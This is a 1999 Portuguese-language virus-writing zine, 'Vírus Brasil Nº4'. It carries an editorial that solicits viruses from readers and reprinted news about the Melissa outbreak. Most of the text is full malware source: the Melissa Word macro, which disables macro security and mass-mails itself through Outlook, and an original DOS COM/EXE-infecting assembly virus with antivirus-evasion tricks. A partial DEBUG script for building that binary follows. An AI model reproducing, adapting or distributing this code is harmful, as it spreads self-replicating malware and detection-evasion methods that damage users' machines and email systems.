Outubro/Novembro/Dezembro de 1999

Vírus Brasil Nº4

http://www.fortunecity.com/campus/medicine/120

e-mail: nim_bus@hotmail.com

_____

_____É com grande satisfação que esta saindo mais esse número do zine Vírus Brasil, recebi uma grande quantidade de e-mails nos ultimos meses, o que indica que a galera esta lendo, tendo dúvidas, dando sugestões, mandando vírus, matérias e muitos outros.

Em agosto no meu retorno à vida academica depois de uma "férias" de 2 semanas, estava em uma aula de EM312 (Desenho Técnico) e troquei idéia com uns cara da computação (engenharia) e ao decorrer do papo caimos no assunto de vírus um dos caras comentou que já tinha feito e tal ai eu perguntei se ele já tinha lido o Vírus Brasil e para minha surpresa o cara já tinha lido e me deu umas sugestões e ficou de me passar uns fontes de vírus em C , bom eu to no aguardo das fontes, mas elas chegam ...

Dentre os e-mails que recebi um me criticou bastante (uma critíca construtiva) no qual foram apresentadas algumas "falhas" no zine que eu só consegui perceber através desse e-mail , fico muito grato por tudo e creio que a partir dessa edição o zine esteja já de cara nova, afinal a próxima edição é a de hum (1) ano e uma reestruturação é muito importante.

Continuo escrevendo o zine sozinho (eu escrevo alguma coisa, copio outras, faço vírus (em Asm , mas já vamos mudar isso, faço a editoração do mesmo e o distribuo) com ajuda de umas 5 pessoas e olhe lá ...

Bom como dito acima muito vai mudar, para ter uma noção vai nessa edição um vírus de macro (o primeiro distribuido com o nosso zine) e nem é brasileiro é o Melissa (você já deve ter ouvido falar, fico um pouco magoado por colocar um vírus assim na lata sem explicações comentários no mesmo ou seilá, mas to sem tempo e nào arrumei nenhum exemplar de qualquer virus de macro brasileiro que fosse e como já disse não tenho tempo, nem me dei ao trabalho de fazer um, quer dizer, como se eu soubesse (ainda to lendo, mas já vi que é muito boi ...).

Creio que introduziremos gradativamente materiais da galera que lê o zine e esta fazendo uma presença no cenário também, estamos ai e vamos levando, se pensaram que ia acabar estavam totalmente enganados, a diversão esta apenas começando ...

Ps. Se tiver algum mano que estiver lendo o zine e manjar um pouquinho de ingles, o suficiente para traduzir o zine completo (passar em um tradutor não vale...) eu mesmo só não o faço por razão de falta de tempo , ou eu escreveria em portugues ou ingles, optei pelo portugues que posso escrever do jeito que quero sem ninguem encher meu saco em ingles seria um negócio mais formal, mas sei lá a proposta está dada, não estou fazendo isso pra ganhar mercado, afinal

não estou vendendo nada nem sou candidato a porra nenhuma (quer dizer, sou, mas é pra uma bolsa na fapesp ...).

Então, acho que era isso. Boa leitura ...

Conteúdo :

Editorial

_____Bom como vocês devem ter percebido na intro desse número, algumas coisas mudaram, e mudaram para melhor eu acho, se não da um toque ...

Agora além do arquivo que era em txt e eu fiz em rtf vão os vírus melissa, em melissa.w97 (favor não abrir pois está infectado) , o Goma Com&Exe (goma.892) que esta como goma_892.vom (evite renomea-lo pois é o vírus propriamente dito), o vírus Freddy Krueger 2.1 (freddy.vom) , entre outros que eu julguei necessário ...

Nesse número creio que está um dos meus últimos vírus em Asm que são de Runtime básicos, de agora em diante devo escrever uns TSR's , uns encriptados, polimórficos, de overwriting, por que não ? Vírus de overwriting também é vírus não é ? uns em HLL , uns vírus de macro pro word ou pro excel , e em w32 que está precisando e mais alguma coisa de boot que eu acho muito louco ...

Muda-se um pouco o estilo, mas continuamos a ser brasileiros e não é uma matéria sobre um vírus "importado" que deixaremos de divulgar nossos trabalhos ... o melissa esta ai para ver a aceitação do público e ver algums dados sobre o mesmo, mas essa repercursào só veremos o ano que vem ...

Volto aqui para lembrar sempre a você que se você tem um vírus um trojan um Worm um Macro ou sejá lá o que for que seja brazuca e você quizer mandar pra galera analisar, mande pra Vírus Brasil que com certeza um dia seremos uma referência em vírus nacionais ...

Esse editorial fica por aqui pois são 4:50 da manhã e só faltava fechar ele e por na net, bom, estou saindo fora e colocando o zine na net amanha poiis to capotando de sono, qualquer coisa deêm um toque.

Do Editor/Redator/Diagramador/VirusMaker/Pesquisador e o caralho a 4
nim bus

Melissa Vírus

Como dito no editorial, algumas mudanças ocorreram no Zine . Uma delas é a inclusão de vírus não brasileiros (mas qualquer um ? Não, só os que tiveram algum tipo de repercursão ...) , no caso dessa matéria o Vírus de Macro Mellissa que é na minha opinião de leigo em MacroVirus um dos vírus que mais se disseminou no mundo ...

Segue em anexo com essa matéria, o código fonte, um arquivo infectado, e algumas matéria que sairam na mídia impressa (no caso o jornal O Estado De São Paulo), espero que gostem da matéria e peço desculpas por ela estar saindo só agora (se eu colocar o chernobil, também já estará velho) mas como são mudanças significativas no conteúdo do zine, prefiro ir indo devagar ...

Espero que não fiquem desapontados de eu não colocar o Louvado do Alevirus, mas to sem as fontes (procurei por ai mas nem achei. Ele também nem sabe onde ta as fontes ou algum arquivo infectado com ele, bom cabeça de micreiro é uma bosta ....) as introduções são vagarosas, deveria colocar um tutorial de MacroVirus antes dessa matéria, mas é foda ai a matéria não ia sair nunca, peço desculpas, e logo que der eu arrumo um tutorial bom de vírus de macro ...

Sem mais delongas ....

T+
nim_bus@hotmail.com

Máterias

Matérias retiradas da Agência Estado via Internet (estado.com.br)

Segunda-feira,29 de março de 1999

Vírus Melissa ataca milhares de computadores

NOVA YORK - Um novo vírus de computador que se espalha a uma velocidade jamais vista obrigou várias companhias a fecharem seus provedores de correio eletrônico na sexta-feira, informou ontem o jornal The New York Times. Entidades especializadas na luta antivírus estimam que milhares de computadores pessoais ou de escritórios foram infectados.

O vírus, que os seus criadores batizaram de Melissa, foi programado para utilizar cada correio eletrônico infectado para enviar outros 50 exemplares de si mesmo. Melissa age bloqueando redes e provedores de correio eletrônico. "Nunca vimos um vírus ser transmitido tão rapidamente", declarou Srivats Sampath, da Network Associates, em Santa Clara, Califórnia.

Melissa surge com a frase "mensagem importante de...", acompanhada de um nome conhecido de quem a recebe. Uma vez aberto, pode-se ler: "Este é o documento que pediu. Não o mostre a ninguém." Um documento Microsoft Word está vinculado à mensagem. Quando é aberto, Melissa busca a relação de endereços e envia uma cópia sua aos primeiros 50 encontrados. Para não ser afetado, não se deve abrir o documento. (AFP)

Terça-feira,6 de abril de 1999

Número de série provoca polêmica sobre privacidade

SÃO FRANCISCO - No documento do Microsoft Word que transportou o vírus Melissa pelo mundo, na semana passada, estava oculto um número de série que ajudou os agentes federais a identificar o computador responsável pelo programa. O incidente ilustrou o crescente poder da tecnologia de promover tanto o bem como o mal. O número de série, por si só - conhecido no jargão de computação como único identificador global -, permanece no centro de uma controvérsia sobre o direito individual à privacidade em oposição ao bem comum.

O incidente com o sistema de numeração da Microsoft ocorreu poucas semanas após a Intel Corp., sócia da companhia, ter anunciado que estava embutindo números seriais em cada unidade de seu processador mais recente, o Pentium 3. O anúncio provocou protestos. Mas engenheiros de computadores sustentam que, como as redes se tornaram muito difundidas, essas numerações são necessárias para o funcionamento de sistemas de softwares cada vez mais sofisticados. (The New York Times)

Segunda-feira,14 de junho de 1999

Symantec prepara antivírus robotizado

Digital Immune System analisa vírus e fabrica e distribui vacinas de forma automática

Quando o vírus Melissa começou a infestar computadores, foi preciso quatro horas para que os técnicos da Symantec desenvolvessem e testassem uma vacina. Ao mesmo tempo, engenheiros da empresa testavam um novo sistema para detecção e eliminação de vírus. A resposta do teste veio rápida: em 40 minutos, o vírus havia sido isolado e uma vacina havia sido produzida e distribuída. Foi o teste que faltava ao Digital Immune System, combinação de software e serviços da Symantec que será oferecida às empresas a partir de agosto.

O Digital Immune System, ou DIS, reúne tecnologias desenvolvidas por engenheiros da Symantec, IBM e Intel. Seu funcionamento pode ser comparado aos mecanismos de defesa de um organismo vivo (ver quadro). Em um computador integrante do DIS, todo vírus desconhecido é enviado, via Internet, aos laboratórios da Symantec. Computadores da empresa irão analisar o vírus e produzir uma atualização (vacina), que será enviada imediatamente a todos os clientes da Symantec, também via Internet. Esses receptores serão encarregados de disseminar a atualização dentro de cada rede privativa.

A estratégia da Symantec não se resume a combater vírus. "Queremos que os computadores das empresas fiquem o menor tempo possível fora do ar", explica a diretora Sênior da Unidade de Clientes Corporativos, Elizabeth Magliana. Para alcançar esse objetivo, todos os produtos da Symantec (Norton Utilities, PC Anywhere, Speed Disk e outros) deverão funcionar integrados ao DIS. Novas versões desses utilitários serão lançadas em até 18 meses. Outro desafio da Symantec é lançar uma linha completa para segurança de conteúdo, com aplicações capazes de filtrar e selecionar endereços de Internet, e-mail e código malicioso (HTML, Java e ActiveX). Esses produtos devem estar disponíveis no início do ano que vem, promete a Symantec.(R.N.S.)

Código Fonte

```
Private Sub Document_Open()
On Error Resume Next

If System.PrivateProfileString("","HKEY_CURRENT_USER\Software\Microsoft\
Office\9.0\Word\Security","Level")<>""
Then
CommandBars("Macro").Controls("Security...").Enabled = False
System.PrivateProfileString("", "HKEY_CURRENT_USER\Software\Microsoft\Office\
9.0\Word\Security", "Level") = 1&
Else
CommandBars("Tools").Controls("Macro").Enabled = False
Options.ConfirmConversions = (1 - 1): Options.VirusProtection = (1 - 1):
Options.SaveNormalPrompt = (1 - 1)
End If

Dim UngaDasOutlook, DasMapiName, BreakUmOffASlice
Set UngaDasOutlook = CreateObject("Outlook.Application")
Set DasMapiName = UngaDasOutlook.GetNameSpace("MAPI")
If System.PrivateProfileString("", "HKEY_CURRENT_USER\Software\Microsoft\
Office\", "Melissa?") <> "... by Kwyjibo" Then

If UngaDasOutlook = "Outlook" Then
DasMapiName.Logon "profile", "password"
For y = 1 To DasMapiName.AddressLists.Count
Set AddyBook = DasMapiName.AddressLists(y)
x = 1
Set BreakUmOffASlice = UngaDasOutlook.CreateItem(0)
For oo = 1 To AddyBook.AddressEntries.Count
Peep = AddyBook.AddressEntries(x)
BreakUmOffASlice.Recipients.Add Peep
x = x + 1
If x > 50 Then oo = AddyBook.AddressEntries.Count
Next oo

BreakUmOffASlice.Subject = "Important Message From " & Application.UserName
BreakUmOffASlice.Body = "Here is that document you asked for ... don't show
anyone else ;-)"
BreakUmOffASlice.Attachments.Add ActiveDocument.FullName
BreakUmOffASlice.Send
Peep = ""
Next y
DasMapiName.Logoff
End If

System.PrivateProfileString("", "HKEY_CURRENT_USER\Software\Microsoft\
```

```
Office\", "Melissa?") = "... by Kwyjibo"
End If

Set ADI1 = ActiveDocument.VBProject.VBComponents.Item(1)
Set NTI1 = NormalTemplate.VBProject.VBComponents.Item(1)
NTCL = NTI1.CodeModule.CountOfLines
ADCL = ADI1.CodeModule.CountOfLines
BGN = 2
If ADI1.Name <> "Melissa" Then
If ADCL > 0 Then ADI1.CodeModule.DeleteLines 1, ADCL
Set ToInfect = ADI1
ADI1.Name = "Melissa"
DoAD = True
End If

If NTI1.Name <> "Melissa" Then
If NTCL > 0 Then NTI1.CodeModule.DeleteLines 1, NTCL
Set ToInfect = NTI1
NTI1.Name = "Melissa"
DoNT = True
End If

If DoNT <> True And DoAD <> True Then GoTo CYA

If DoNT = True Then
Do While ADI1.CodeModule.Lines(1, 1) = ""
ADI1.CodeModule.DeleteLines 1
Loop
ToInfect.CodeModule.AddFromString ("Private Sub Document_Close()")
Do While ADI1.CodeModule.Lines(BGN, 1) <> ""
ToInfect.CodeModule.InsertLines BGN, ADI1.CodeModule.Lines(BGN, 1)
BGN = BGN + 1
Loop
End If

If DoAD = True Then
Do While NTI1.CodeModule.Lines(1, 1) = ""
NTI1.CodeModule.DeleteLines 1
Loop
ToInfect.CodeModule.AddFromString ("Private Sub Document_Open()")
Do While NTI1.CodeModule.Lines(BGN, 1) <> ""
ToInfect.CodeModule.InsertLines BGN, NTI1.CodeModule.Lines(BGN, 1)
BGN = BGN + 1
Loop
End If

CYA:

If NTCL <> 0 And ADCL = 0 And (InStr(1, ActiveDocument.Name, "Document") =
False) Then
ActiveDocument.SaveAs FileName:=ActiveDocument.FullName
ElseIf (InStr(1, ActiveDocument.Name, "Document") <> False) Then
ActiveDocument.Saved = True
End If

'WORD/Melissa written by Kwyjibo
'Works in both Word 2000 and Word 97
```

```
'Worm? Macro Virus? Word 97 Virus? Word 2000 Virus? You Decide!
'Word -> Email | Word 97 <--> Word 2000 ... it's a new age!

If Day(Now) = Minute(Now) Then Selection.TypeText " Twenty-two points, plus
triple-word-score, plus fifty points for using all my letters. Game's over.
I'm outta here."
End Sub
```

Vírus UUencodado

Nem liga, mas nem uuencodei o vírus pois vai que nao funciona ou seilá, bom o vírus ta indo em Melissa.W97 e acho que é só isso, qualquer coisa da um toque ...

Conclusão

_____Dou por concluída a matéria sobre o vírus de Macro Mellissa, mesmo não falando muito do vírus e de sua técnica, vide qualquer database de vírus que certamente estará uma descrição muito completa e bem detalhada sobre esse vírus...

Vide arquivo infectado anexado ao pacote zip.

Ah, se você tem ai algum vírus de macro seu ou de algum conhecido e quiser mandar pra gente, não exite, mande já ... Estamos precisando ...

Até mais mesmo ...

nim_bus@hotmail.com

Goma Com&Exe

```
... Goma para sempre seu bando de cururu ...
      `A memoria de Regis e Guino
... Goma para sempre seu bando de cururu ...
```

```
Comentarios :

     O virus tem 892 bytes de tamanho, infecta arquivos COM (7 em cada
execucao) e arquivos EXE (tambem 7 por execucao), nao altera data nem
hora das vitimas, e' um virus de appending, ou seja, ele insere seu co-
```

digo apos o final do arquivo.

- Infectando arquivos COM :
     O virus tem um bug proposital que despista o AVP, mas que faz com que arquivos infectados (COM) rodem apenas o virus nao o programa original (tipo o Goma.743) .
     Embora isso, o virus restaura, data/hora e attributos do arquivo.

- Infectando arquivos EXE :
     Verifica se o arquivo ja foi infectado, se tem overlay e se e' realmente um arquivo EXE (tipo o Goma.1551)

- Sem Flags no TBAV, Nada na Heuristica do F-PROT e Nada no DEEP do AVP, pelo menos no fonte compilado .

     Quer dizer e' mais um virus brazuca 100 % desconhecido !!!!

- Data de Ativacao
     22/10/???? Data do falecimento dos nosso dois camaradas (valeu irmaos, esse e' mais um por voces .)

- Acao do virus
     Multiplicacao e mensagem !!!

- Rotinas que merecem destaque:
     Nenhuma em especial o virus , pelado, nao tem troca de diretorio, nao tem nenhuma rotina de acao nervosa, existe a captura da int 24, a qual controla os erros, fora isso nada mais ...

Código Fonte

```
;;;;;;;;;;;;;;;;;;;;;;;;;;;; GOMA_COM&EXE ;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;
page          22101997
title         Virus Brasil n§4 em 1999 por nim_bus@hotmail.com
name          Goma_COM&EXE
                                    ;
.286c                               ; Instrucoes 80286
.model tiny                         ; Modelo de memoria
                                    ;
;;;;;;;;;;;;;;    CONSTANTES     ;;;;;;;;;;;;;;;;;;;;
Data_Hora_Sis   equ     2ah                         ;
Tamanho_virus   equ     Fim_virus - Virus_real      ;
Inf_sete        equ     7                           ;
Marca_Exe       equ     474fh                       ;
Dta             equ     1ah                         ;
Find_First      equ     4eh                         ;
Find_Next       equ     4fh                         ;
Attrib          equ     43h                         ;
Ponteiro        equ     42h                         ;
Escrever        equ     40h                         ;
Abrir           equ     3dh                         ;
Fechar          equ     3eh                         ;
Data_Hora       equ     57h                         ;
Mes_Ativacao    equ     10                          ;
Dia_Ativacao    equ     22                          ;
```

```
;;;;;;;;;;;;    CONSTANTES     ;;;;;;;;;;;;;;;;;;;;;;;;
                                ;
Virus           segment byte public 'Virus'          ;
                assume  cs:Virus,ds:Virus,es:nothing,ss:nothing ;
                org     100h            ;
                                ;
;;;;;;;;;; Inicio do Virus ;;;;;;;;;;;;;
Inicio:                         ;
                db      0E9h,3,0        ; Jmp para o virus
;;;;;;;; "Arquivo Infectado" ;;;;;;;;;;
Infectado:                      ; Criamos um programa
                db      0CDh,20h,0      ; que sera infectado e
                                ; tem a instrucao
                                ; INT 20h
;;;;;;;;;  O virus em si ;;;;;;;;;;;;;;;
Virus_real:                     ;
                push    ds              ;
                push    es              ;
                push    cs              ;
                                ;
                call    Despista_avp    ; Despistador do AVP
                                ;
                pop     ds              ;
                lea     dx,[bp + offset DTA_80]      ; Dta
                mov     ah,Dta          ;
                int     21h             ;
                                ;
                mov     byte ptr [bp + Infectados],0 ; Infeccoes setadas
                                ; em 0
                                ;
                push    [bp + exe_cs]   ; Papagaiada por causa dos
                push    [bp + exe_ip]   ; arquivos EXE ...
                push    [bp + exe_ss]   ; Se tiver saco um dia
                push    [bp + exe_sp]   ; explico ...
                                ;
                call    Procura_Exe     ; Vamos infectar os EXE
                                ; primeiro,
                call    Procura_Com     ; Depois os COM
                                ;
                call    Acao            ; Se desejar alguma a‡Æo para o v¡rus
                                ; a chame aqui ...
                pop     [bp + exe_sp]   ;
                pop     [bp + exe_ss]   ;
                pop     [bp + exe_ip]   ;
                pop     [bp + exe_cs]   ;
                                ;
                pop     es              ;
                pop     ds              ;
                call    dta_1           ; Dta
                int     21h             ;
                                ;
                cmp     sp,Marca_Exe    ; ver na pilha se , EXE
                je      sai_exe         ; Sai fora do EXE ...
                                ;
                                ;
Sai_com:                        ;
                                ; Tipo tive de deixar um bug no virus
```

```
                                        ; pois estou sem tempo para pesquisar
                                        ; os pontos que o avp reconhece como
                                        ; sendo um virus suspeito, deixei os
                                        ; arquivos com infectados, rodarem a-
                                        ; penas o virus e nao o programa !
                int      20h            ;
                ret                     ; sai fora
                                        ;
Sai_exe:                                ;
                mov     ax,ds           ; grava o endere‡o de retorno
                add     ax,10h          ;
                push    ax              ;
                add     ax,cs:[bp + exe_cs]          ;
                mov     cs:[bp + retorno_cs],ax      ;
                                        ;
                mov     ax,cs:[bp + exe_ip]          ;
                mov     cs:[bp + retorno_ip],ax      ;
                                        ;
                pop     ax              ;
                add     ax,cs:[bp + exe_ss]          ; restaura a pilha
                cli                     ;
                mov     ss,ax           ;
                mov     sp,cs:[bp + exe_sp]          ;
                                        ;
                call    Fixa_reg        ; fixa os registros
                sti                     ;
                                        ;
                db      0EAh            ; Restaure o programa infectado
                                        ; (Rode ele.)
;;;;;;; Constantes EXE header  ;;;;;;;;;
retorno_ip      dw      0               ;
retorno_cs      dw      0               ;
exe_cs          dw      -16             ;  CS:IP   (original)
exe_ip          dw      103h            ;
exe_sp          dw      -2              ;  SS:SP   (original)
exe_ss          dw      -16             ;
;;;;;;; Constantes EXE header  ;;;;;;;;;
Fixa_reg:                               ; Gravando os registradores
                xor     ax,ax           ;
                cwd                     ;
                xor     bx,bx           ;
                call    Fixa_reg_2      ;
Fixa_reg_2:                             ; Despistando Av's
                mov     si,100h         ;
                xor     di,di           ;
                xor     bp,bp           ;
                ret                     ;
;;;;;;;; Procurando os .COM ;;;;;;;;;;;;
Procura_Com:                            ;
                mov     ah,Find_First   ;  Achar o 1§
                inc     byte ptr [bp + offset Com_Masc]         ;
                                        ; ")" + 1  = "*"
                lea     dx,[bp + com_masc]           ;
                int     21h             ;  Procure
                dec     byte ptr [bp + offset Com_Masc]         ;
                jc      Fim_Com         ;  Nao Achou ...
Proximo_Com:                            ; Proximo
```

```
                lea     dx,[bp + DTA_80 + 1Eh]       ;
                call    Abrir_arquivo  ; Abrir arquivo
                                       ;
                cmp     byte ptr [bp + Infectados],Inf_sete         ;
                                       ; Infectamos quantos, 7 ?
                je      Fim_Com        ; J . Vamos infectar EXE's ...
                                       ;
                mov     ah,Find_Next   ; Proximo ...
                int     21h            ;
                                       ;
                jnc     Proximo_Com    ; Se tem, continue procurando ...
                                       ;
Fim_Com:                               ;
                ret                    ; Acabaram-se os COM
                                       ;
Exe_masc        db      ').EXE',0      ;
;;;;;;;;; Procurando os .EXE ;;;;;;;;;;
Procura_Exe:                           ; Vide coment rios em
                mov     ah,Find_First  ; Procura_Com ...
                inc     byte ptr [bp + offset Exe_Masc]         ;
                lea     dx,[bp + exe_masc]           ;
                int     21h            ;
                dec     byte ptr [bp + offset Exe_Masc]         ;
                jc      Fim_Exe        ;
                                       ;
Proximo_EXE:                           ;
                lea     dx,[bp + DTA_80 + 1Eh]       ;
                call    Abrir_arquivo  ;
                                       ;
                cmp     byte ptr [bp + Infectados],Inf_sete         ;
                je      Fim_Exe        ;
                                       ;
                mov     ah,Find_Next   ;
                int     21h            ;
                jnc     Proximo_EXE    ;
Fim_Exe:                               ;
                ret                    ;
                                       ;
;;;;;;;;;;;;;;; Mensagem ;;;;;;;;;;;;;;;
Mensagem:
db "[TDG'99]",13,10
db "   Goma_COM&EXE por nim_bus@hotmail.com em 1999 ",13,10,13,10
db " Dedicado … mem¢ria do Regis e do Guino, valeu irmÆos ...",13,10,13,10
db " Valeu … toda a galera que me deu um apoio na realiza‡Æo ",13,10
db " de mais esse projeto e estamos ai ...$",13,10
;;;;;;;;;;; Abrir Arquivo ;;;;;;;;;;;;;
Abrir_arquivo:                         ;
                jmp     Enganei        ; Despistar Av's
                                       ;
Enganei:                               ;
                push    si             ;
                                       ;
                xor     ax,ax          ;
                mov     es,ax          ; captura int 24
                lea     ax,[bp + int_24]             ;
                mov     es:[24h * 4],ax; (A)bort,(R)etry,(F)ail ?
                mov     es:[24h * 4 + 2],cs          ;
```

```
                        ;
mov     ah,Attrib       ;
mov     al,00h          ; pega os atributos
int     21h             ;
                        ;
push    cx              ;
push    dx              ;
push    ds              ;
xor     cx,cx           ;
call    mudar_attributos            ; vamos muda-los
                        ;
mov     ah,Abrir        ; abrir arquivo
mov     al,02h          ; read/write
int     21h             ;
jc      Nao_abriu       ; nÆo conseguiu .
xchg    bx,ax           ;
                        ;
mov     ah,Data_Hora    ;
mov     al,00h          ; pega a data e hora
int     21h             ;
                        ;
push    cx              ;
push    dx              ;
mov     ah,3Fh          ; ler do arquivo
mov     cx,28           ; 28 bytes
lea     dx,[bp + Buffer]            ;
int     21h             ;
                        ;
cmp     byte ptr [bp + Buffer],'Z'   ; , EXE mesmo ?
je      Infectar_exe    ; Sim , infecta como EXE !
                        ;
cmp     byte ptr [bp + Buffer],'M'   ;  , EXE mesmo ?
je      Infectar_exe    ; Sim , infecta como EXE!
                        ;
                        ; Se estamos aqui , porque
                        ; o arquivo , COM, vamos
                        ; infecta-lo como COM !
                        ;
mov     al,2            ; Mover os ponteiros para
call    mover_ponteiro  ; o fim do arquivo
                        ;
cmp     dx,65279-(Tamanho_virus + 3) ; Vai dar estouro de
                        ; divisÆo no COM ?
ja      Nao_infectar    ; Vai, entÆo nÆo infecte .
                        ;
sub     dx,Tamanho_virus + 3 ; Ver se j  est  Infectado
cmp     dx,word ptr [bp + Buffer + 1] ;
je      Nao_infectar    ; Esta ! NÆo infecte ...
                        ;
add     dx,Tamanho_virus + 3 ;
mov     word ptr [bp + Jump_3 + 1],dx;
                        ;
lea     dx,[bp + Buffer] ; Salvar a header do programa
int     21h             ;
                        ;
mov     ah,Escrever     ; Inserir o virus no programa
mov     cx,Tamanho_virus ;
```

```
                lea     dx,[bp + Virus_real] ;
                int     21h             ;
                                        ;
                xor     al,al           ; Voltar para o inicio
                call    mover_ponteiro  ; do arquivo
                                        ;
                lea     dx,[bp + Jump_3] ;
                int     21h             ;
                                        ;
Restaurar_data_hora:                    ;
                pop     dx              ;
                pop     cx              ; Os valores originais
                mov     ah,Data_Hora    ; de data e hora serao
                mov     al,00h          ; restaurados
                inc     al              ;  (despistar Av's)
                int     21h             ;
                                        ;
                inc     byte ptr [bp + Infectados] ; Infec‡äes + 1 !!!
                                        ;
Fechar_arquivo:                         ;
                pop     ds dx cx        ; restaurar os atributos
                call    mudar_attributos ; do arquivo
                                        ;
                mov     ah,Fechar       ; Fechar o Arquivo ....
                int     21h             ;
                                        ;
Nao_abriu:                              ;
                pop     si              ; Arquivo nao quis abrir ...
                ret                     ;
                                        ;
Mudar_attributos:                       ;
                mov     ah,Attrib       ;  43h -> "ATTRIB.EXE"
                mov     al,00h          ;  01h -> Alterar os atributos
                inc     al              ;  de nada para os originais
                int     21h             ;
                ret                     ;
                                        ;
Nao_infectar:                           ; Nao infecte, deu alguma zica
                pop     cx dx           ; tamanho, overlay etc ...
                jmp     fechar_arquivo  ; feche o arquivo (esta aberto)
                                        ;
Mover_ponteiro:                         ;
                mov     ah,Ponteiro     ; Move ponteiros
                cwd                     ;
                xor     cx,cx           ;
                int     21h             ;
                                        ;
                mov     dx,ax           ; Atualiza os registradores
                mov     ah,Escrever     ;
                mov     cx,3            ;
                ret                     ;
                                        ;
Infectar_exe:                           ;
                cmp     word ptr [bp + Buffer + 26],0 ;
                                        ; Ah... Tipo na header, nessa posicao,
                                        ; se o byte nao for 0, o arquivo tem
                                        ; overlays, e mano, to com pregui‡a de
```

```
                                        ; explicar uma header de um EXE
inteira,
                                        ; entao leia e nao pergunte o porque !
                jne     Nao_infectar    ; tem overlay, nao infecte !
                                        ;
                cmp     word ptr [bp + Buffer + 16],Marca_Exe ; ID
                je      Nao_infectar    ; J  esta infectado !
                                        ;
;;;;;;;;;;; Header do EXE ;;;;;;;;;;;;;;
                les     ax,dword ptr [bp + Buffer + 20] ;
                mov     [bp + exe_cs],es ;
                mov     [bp + exe_ip],ax ;
                les     ax,dword ptr [bp + Buffer + 14] ;
                mov     [bp + exe_ss],ax ;
                mov     [bp + exe_sp],es ;
                mov     word ptr [bp + Buffer + 16],Marca_Exe ;
                                        ;
                mov     ah,Ponteiro     ; Vamos para o fim do
                mov     al,02h          ; arquivo e colocar o virus l  ...
                cwd                     ;
                xor      cx,cx          ;
                int      21h            ;
                                        ;
                push     ax dx          ; Salvar o tamanho do arquivo
                                        ;
;;;;; Calculando offset de CS e IP ;;;;;;
                push     bx             ;
                mov      cl,12          ;
                shl      dx,cl          ;
                mov      bx,ax          ;
                mov      cl,4           ;
                shr      bx,cl          ;
                add      dx,bx          ;
                and      ax,15          ;
                pop      bx             ;
                                        ;
                sub     dx,word ptr [bp + Buffer + 8]  ;
                mov     word ptr [bp + Buffer + 22],dx ;
                mov     word ptr [bp + Buffer + 20],ax ;
                add     dx,100h         ;
                mov     word ptr [bp + Buffer + 14],dx ;
                                        ;
                pop      dx ax          ; Calcular o tamanho
                                        ;
                add      ax,Tamanho_virus;
                adc      dx,0           ;
                mov      cx,512         ; em paginas
                div      cx             ; salve o resultado
                inc      ax             ;
                mov      word ptr [bp + Buffer + 2],dx  ;
                mov      word ptr [bp + Buffer + 4],ax  ;
                                        ;
                mov      ah,Escrever    ; Escrever o virus na
                mov      cx,Tamanho_virus + 3 ; fita !!!
                lea      dx,[bp + Virus_real] ;
                int      21h            ;
                                        ;
```

```
                mov     ah,Ponteiro     ; Voltar para o comeco
                mov     al,00h          ; do arquivo
                cwd                     ;
                xor     cx,cx           ;
                int     21h             ;
                                        ;
                call    header          ; Despistar AV's
                                        ;
                lea     dx,[bp + Buffer]; Beleza, infectado. Agora , s¢
                                        ; restaurar os atributos e data/hora
                int     21h             ;
                                        ;
                jmp     restaurar_data_hora ; Restaurar ...
                                        ;
Acao:                                   ; Uma mensagem s¢ para nao ficar
      mov     ah,Data_Hora_Sis          ; sem nada !!!
      call    int_21                    ;
                                        ;
      cmp     dh,mes_ativacao           ;
      jne     Sem_acao                  ;
                                        ;
      cmp     dl,dia_ativacao           ;
      jne     Sem_acao                  ;
                                        ;
      mov     ah,09h                    ;
      lea     dx,[bp+mensagem]          ;
      int     21h                       ;
                                        ;
      ret                               ;
                                        ;
                                        ;
Sem_acao:                               ;
      ret                               ;
                                        ;
Despista_avp:                           ; Despista Avp
                call    $ + 3           ;
                pop     bp              ;
                sub     bp,offset $ - 1 ;
                int     3               ; Debug's ....
                ret                     ;
                                        ;
Int_24:                                 ;
                mov     al,3            ; Int 24 handler
                iret                    ;
                                        ;
Header:                                 ; Esta aqui para despistar
                mov     cx,28           ; Av's
                mov     ah,Escrever     ;
                ret                     ;
                                        ;
Int_21:                                 ;
                int     21h             ;
                ret                     ;
                                        ;
Dta_1:                                  ; Data Transfer Area
                mov     dx,80h          ; um dia eu explico ela
                mov     ah,Dta          ; direitinho ....
```

```
                ret                     ;
                                        ;
                                        ;
Com_masc        db      ').COM',0       ;
Jump_3          db      0E9h,0,0        ; Jump (para rodar o virus)
Infectados      db      0               ; Infectados
                                        ;
                                        ;
Fim_virus:                              ;
                                        ;
Buffer          db      28 dup (?)      ; Buffer de Leitura
DTA_80          db      128 dup(?)      ; DTA
                                        ;
Virus           ends                    ; Fim do Virus
                end     Inicio          ;
                                        ;
;;;;;;;;;;;;;;;;;;;;;;;;;;;; GOMA_COM&EXE ;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;
```

Script do Vírus

Essa parte do zine contem um script para ser utilizado no debug do dos, esse script cria o virus Goma_Com&Exe a partir do debug pelo simples comando:

DEBUG < (arquivo.scr)

Duvidas vide edicoes passadas do zine .

```
;;;;;;;;;;;;;;; Goma_Com&Exe.SCR ;;;;;;;;;;;;;;;;;;;;
N Goma_896.COM
E 0100 E9 03 00 CD 20 00 1E 06 0E E8 4D 03 1F 8D 96 9F
E 0110 04 B4 1A CD 21 3E C6 86 82 04 00 3E FF B6 8D 01
E 0120 3E FF B6 8F 01 3E FF B6 93 01 3E FF B6 91 01 E8
E 0130 A3 00 E8 70 00 E8 08 03 3E 8F 86 91 01 3E 8F 86
E 0140 93 01 3E 8F 86 8F 01 3E 8F 86 8D 01 07 1F E8 22
E 0150 03 CD 21 81 FC 4F 47 74 03 CD 20 C3 8C D8 05 10
E 0160 00 50 2E 03 86 8D 01 2E 89 86 8B 01 2E 8B 86 8F
E 0170 01 2E 89 86 89 01 58 2E 03 86 93 01 FA 8E D0 2E
E 0180 8B A6 91 01 E8 0E 00 FB EA 00 00 00 00 F0 FF 03
E 0190 01 FE FF F0 FF 33 C0 99 33 DB E8 00 00 BE 00 01
E 01A0 33 FF 33 ED C3 B4 4E 3E FE 86 79 04 8D 96 79 04
E 01B0 CD 21 3E FE 8E 79 04 72 15 8D 96 BD 04 E8 1E 01
E 01C0 3E 80 BE 82 04 07 74 06 B4 4F CD 21 73 EB C3 29
E 01D0 2E 45 58 45 00 B4 4E 3E FE 86 CF 01 8D 96 CF 01
E 01E0 CD 21 3E FE 8E CF 01 72 15 8D 96 BD 04 E8 EE 00
